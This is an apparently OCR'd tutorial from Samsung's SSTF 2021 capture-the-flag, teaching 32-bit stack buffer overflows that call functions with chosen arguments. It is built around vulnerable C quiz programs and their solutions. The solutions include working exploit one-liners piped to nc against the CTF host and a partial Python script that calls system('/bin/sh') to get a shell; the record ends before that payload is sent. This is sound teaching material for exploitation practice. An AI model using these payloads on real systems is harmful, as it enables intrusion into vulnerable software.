en_US

Samsung Research

SSTF 2021 | Hacker's Playground

Tutorial Guide

BOF 102


Binary PWN

Call a function with arguments

- ✔ You learned the way of return address overwriting in **BOF101**,
  - including local variable control
- ✔ Now you can jump to any function in the binary using stack BOF.
  - But what if there's no `system("/bin/sh")`?

Stack Layout, with arguments (Intel x86)

```
int func(int arg1, int arg2)
{
    int var1;
    int var2;
    char buf[16];
    …
    return 0;
}
int caller() {
    func(31337, 65537);
}
```



Stack grows this way
(memory address decrease this way)

Stack Frame Base of `caller`

Return address of `func`, pushed by `call` inst.


The 1st argument for `func`

The 2nd argument for `func`

✔ `caller` pushes arguments for `func` into the stack right before invoking `call` instruction.

BOF attack


```
int func2(int arg1)
{
    int var;
    …
    return 0;
}
int func1()
{
    char buf[16];
    …
    return 0;
}
```



- Now imagine the case where the stack is overwritten starting from `buf` by a BOF vulnerability that exists in the `func1`.

Attacked Stack

```
int func2(int arg1)
{
    int var;
    …
    return 0;
}
int func1()
{
    char buf[16];
    …
    return 0;
}
```



After the execution of `func1`, this function will return to address `0xBBBBBBBB`.

Return address for a function at `0xBBBBBBBB`.

The 1st argument for a function at `0xBBBBBBBB`.

- ✔ The hacker set the return address as `0xBBBBBBBB`, because he know that the address of `func2` is `0xBBBBBBBB`.
- ✔ Now the `func2` will be executed after `func1`, with `arg1` as `0xDDDDDDDD`, and will jump to `0xCCCCCCCC` after the execution.
- ✔ As a result, in the same way that `ret` is overwritten, arguments can also be controlled.

Getting the address of a function

- In most cases, the target binary won't kindly give you the address of the vulnerable function.
- So you have to find the vulnerable function and its address through reverse engineering, or etc.
  - Reverse engineering is beyond the scope of this document, so it won't be covered here.
- If you identified a vulnerable function from the source code or so on, you can find its address by using some tools.
  - Address of a function in the target binary

```
$ readelf -s quiz1 | grep callme
    69: 080484eb    57 FUNC    GLOBAL DEFAULT   14 callme
$ nm quiz1 | grep callme
080484eb T callme
```

  - or in the shared library

```
$ objdump -d -j .plt quiz1 | grep puts
080483b0 <puts@plt>:
```

Let's solve BOF quiz!

Quiz #1

& solution

Quiz #1


```c
#include <stdio.h>
#include <string.h>

void callme(unsigned int arg1) {
    if(arg1 == 0xcafebabe) {
        puts("Congratulation!");
    } else {
        puts("Try again.");
    }
}

void bofme() {
    char payload[16];
    puts("Call 'callme' with arg as 0xcafebabe.");
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    bofme();
    return 0;
}
```

- ✔ Can you get ‘Congratulation!’?
- ✔ Environment info.
  - x86 32bit elf binary
  - No stack canary
- ✔ You can try!
  - nc bof102.sstf.site 1335
- ✔ Try it before you see the solution.


Solution for Quiz #1

```c
#include <stdio.h>
#include <string.h>

void callme(unsigned int arg1) {
    if(arg1 == 0xcafebabe) {
        puts("Congratulation!");
    } else {
        puts("Try again.");
    }
}

void bofme() {
    char payload[16];
    puts("Call 'callme' with arg as 0xcafebabe.");
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    bofme();
    return 0;
}
```

◄ BOF!



Solution for Quiz #1



At the beginning of **callme**. **bofme** pushed **arg1** & **ret** into the stack.


And then, the function prologue of **callme** will push **ebp** into the stack.


```
080484eb <callme>:
 80484eb:   55          push   ebp
 80484ec:   89 e5       mov    ebp,esp
```

By exploiting BOF in **bofme**, hacker can overwrite the stack starting from **payload**.

At the end of **bofme**, **ret** instruction will pop **ret** and jump to the target function, **callme**.

Solution for Quiz #1






```
$ nm quiz1 | grep callme
080484eb T callme
```

- ✔ x86 is a stack machine and operates based on `esp`.
- ✔ If you fill the stack as in the normal case, based on `esp`, `callme` will operate normally.

Solution for Quiz #1

```
$ python2 -c "print 'A'*(16+4)+'\xeb\x84\x04\x08'+'C'*4+'\xbe\xba\xfe\xca'" | nc bof102.sstf.site 1335
Call 'callme' function with arg as 0xcafebabe.
Payload > bye.
Congratulation!

Segmentation fault (core dumped)
$
```

- A segmentation fault is occurred because we put "CCCC"(0x43434343) for the return address of `callme`.
- You can jump to any instruction in a function rather than the start address of a function, but here we will jump to the start address of the function to understand function arguments.

Quiz #2

& solution

Quiz #2


```c
#include <stdio.h>
#include <string.h>

char msg[16];

void bofme() {
    char payload[16];
    printf("Print out '%s'.\n", msg);
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    strncpy(msg, "Congratulation!", sizeof(msg));
    bofme();
    return 0;
}
```

- ✔ Can you print out ‘Congratulation!’?
- ✔ Environment info.
  - x86 32bit elf binary
  - No stack canary
- ✔ You can try!
  - nc bof102.sstf.site 1336
- ✔ Try it before you see the solution.

Solution for Quiz #2

```c
#include <stdio.h>
#include <string.h>

char msg[16];

void bofme() {
    char payload[16];
    printf("Print out '%s'.\n", msg);
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    strncpy(msg, "Congratulation!", sizeof(msg));
    bofme();
    return 0;
}
```

◄ BOF!



✔ What we want is to execute `puts("Congratulation!");`

Solution for Quiz #2

- So we need
  - the address of `puts` function;

```
$ objdump -d -j .plt quiz2 | grep puts
080483c0 <puts@plt>:
$
```

  - and the address of a buffer which contains a string "Congratulation!"

```
$ objdump -M intel -D quiz2

0804850b <bofme>:
 804850b:  55                   push   ebp
 804850c:  89 e5                mov    ebp,esp
 804850e:  83 ec 10             sub    esp,0x10
 8048511:  68 4c a0 04 08       push   0x804a04c
 8048516:  68 30 86 04 08       push   0x8048630
 804851b:  e8 90 fe ff ff       call   80483b0 <printf@plt>
 8048520:  83 c4 08             add    esp,0x8
```


→ 2nd argument for `printf`

```
printf("Printout '%s'.\n", msg);
       arg1                arg2
```

- The address of `msg` is fixed in the instruction, because it's a global variable.

Solution for Quiz #2

- ✔ Now we have all the ingredients.
- ✔ Let's call `puts` with the target buffer!
  - in the same way with **Quiz #1**




```
$ python2 -c "print 'A'*(16+4)+'\xc0\x83\x04\x08'+'C'*4+'\x4c\xa0\x04\x08'" | nc bof102.sstf.site 1336
Printout 'Congratulation!'.
Payload > bye.
Congratulation!
Segmentation fault (core dumped)
$
```

Let's practice

Solve the tutorial challenge

Practice: BOF 102


```c
#include <stdio.h>
#include <stdlib.h>

char name[16];

void bofme() {
    char payload[16];
    puts("What's your name?");
    printf("Name > ");
    scanf("%16s", name);
    printf("Hello, %s.\n", name);
    puts("Do you wanna build a snowman?");
    printf(" > ");
    scanf("%s", payload);
    puts("Good.");
}

int main() {
    system("echo 'Welcome to BOF 102!'");
    bofme();
    return 0;
}
```

- ✔ **Can you get the shell?**
  - i.e., execute `/bin/sh`
  - The flag is in the `/flag` file.
- ✔ **Environment info.**
  - x86 32bit elf binary
  - No stack canary
- ✔ **You can try!**
  - nc bof102.sstf.site 1337
- ✔ **Try it before you see the solution.**

Solution for BOF 102

```c
#include <stdio.h>
#include <stdlib.h>

char name[16];

void bofme() {
    char payload[16];
    puts("What's your name?");
    printf("Name > ");
    scanf("%16s", name);
    printf("Hello, %s.\n", name);
    puts("Do you wanna build a snowman?");
    printf(" > ");
    scanf("%s", payload);
    puts("Good.");
}

int main() {
    system("echo 'Welcome to BOF 102!'");
    bofme();
    return 0;
}
```

◄ BOF!



✔ What we want to execute is `system("/bin/sh");`

Solution for BOF 102

- ✔ Ingredients
  - The address of `system` function
    - We can find it in the .plt section because `main` uses `system`.

```
$ objdump -d -j .plt bof102 | grep system
080483e0 <system@plt>:
$
```

  - The address of a buffer,

    which contains a string "/bin/sh" or we can change its contents at will


```
$ objdump -M intel -D bof102

8048546:  83 c4 04          add    esp,0x4
8048549:  68 34 a0 04 08    push   0x804a034
804854e:  68 7a 86 04 08    push   0x804867a
8048553:  e8 a8 fe ff ff    call   8048400 <__isoc99_scanf@plt>
8048558:  83 c4 08          add    esp,0x8
```

➡ Let's use a global variable, `name`.

```
scanf("%16s", name);
       arg1   arg2
```

Solution for BOF 102

```python
#telnetlib is a default library of python.
#You can use other library.
from telnetlib import Telnet

#connect
tn = Telnet("bof102.sstf.site", 1337)

#set name buffer as '/bin/sh'
tn.read_until(b"Name > ")
tn.write(b"/bin/sh" + b"\n")

payload = b"A" * (16 + 4)        #fill payload and ebp
payload += b"\xe0\x83\x04\x08"   #set address of system()
payload += b"C" * 4              #set ret addr for system()
payload += b"\x34\xa0\x04\x08"   #set argument for system()

#trigger BOF
tn.read_until(b" > ")
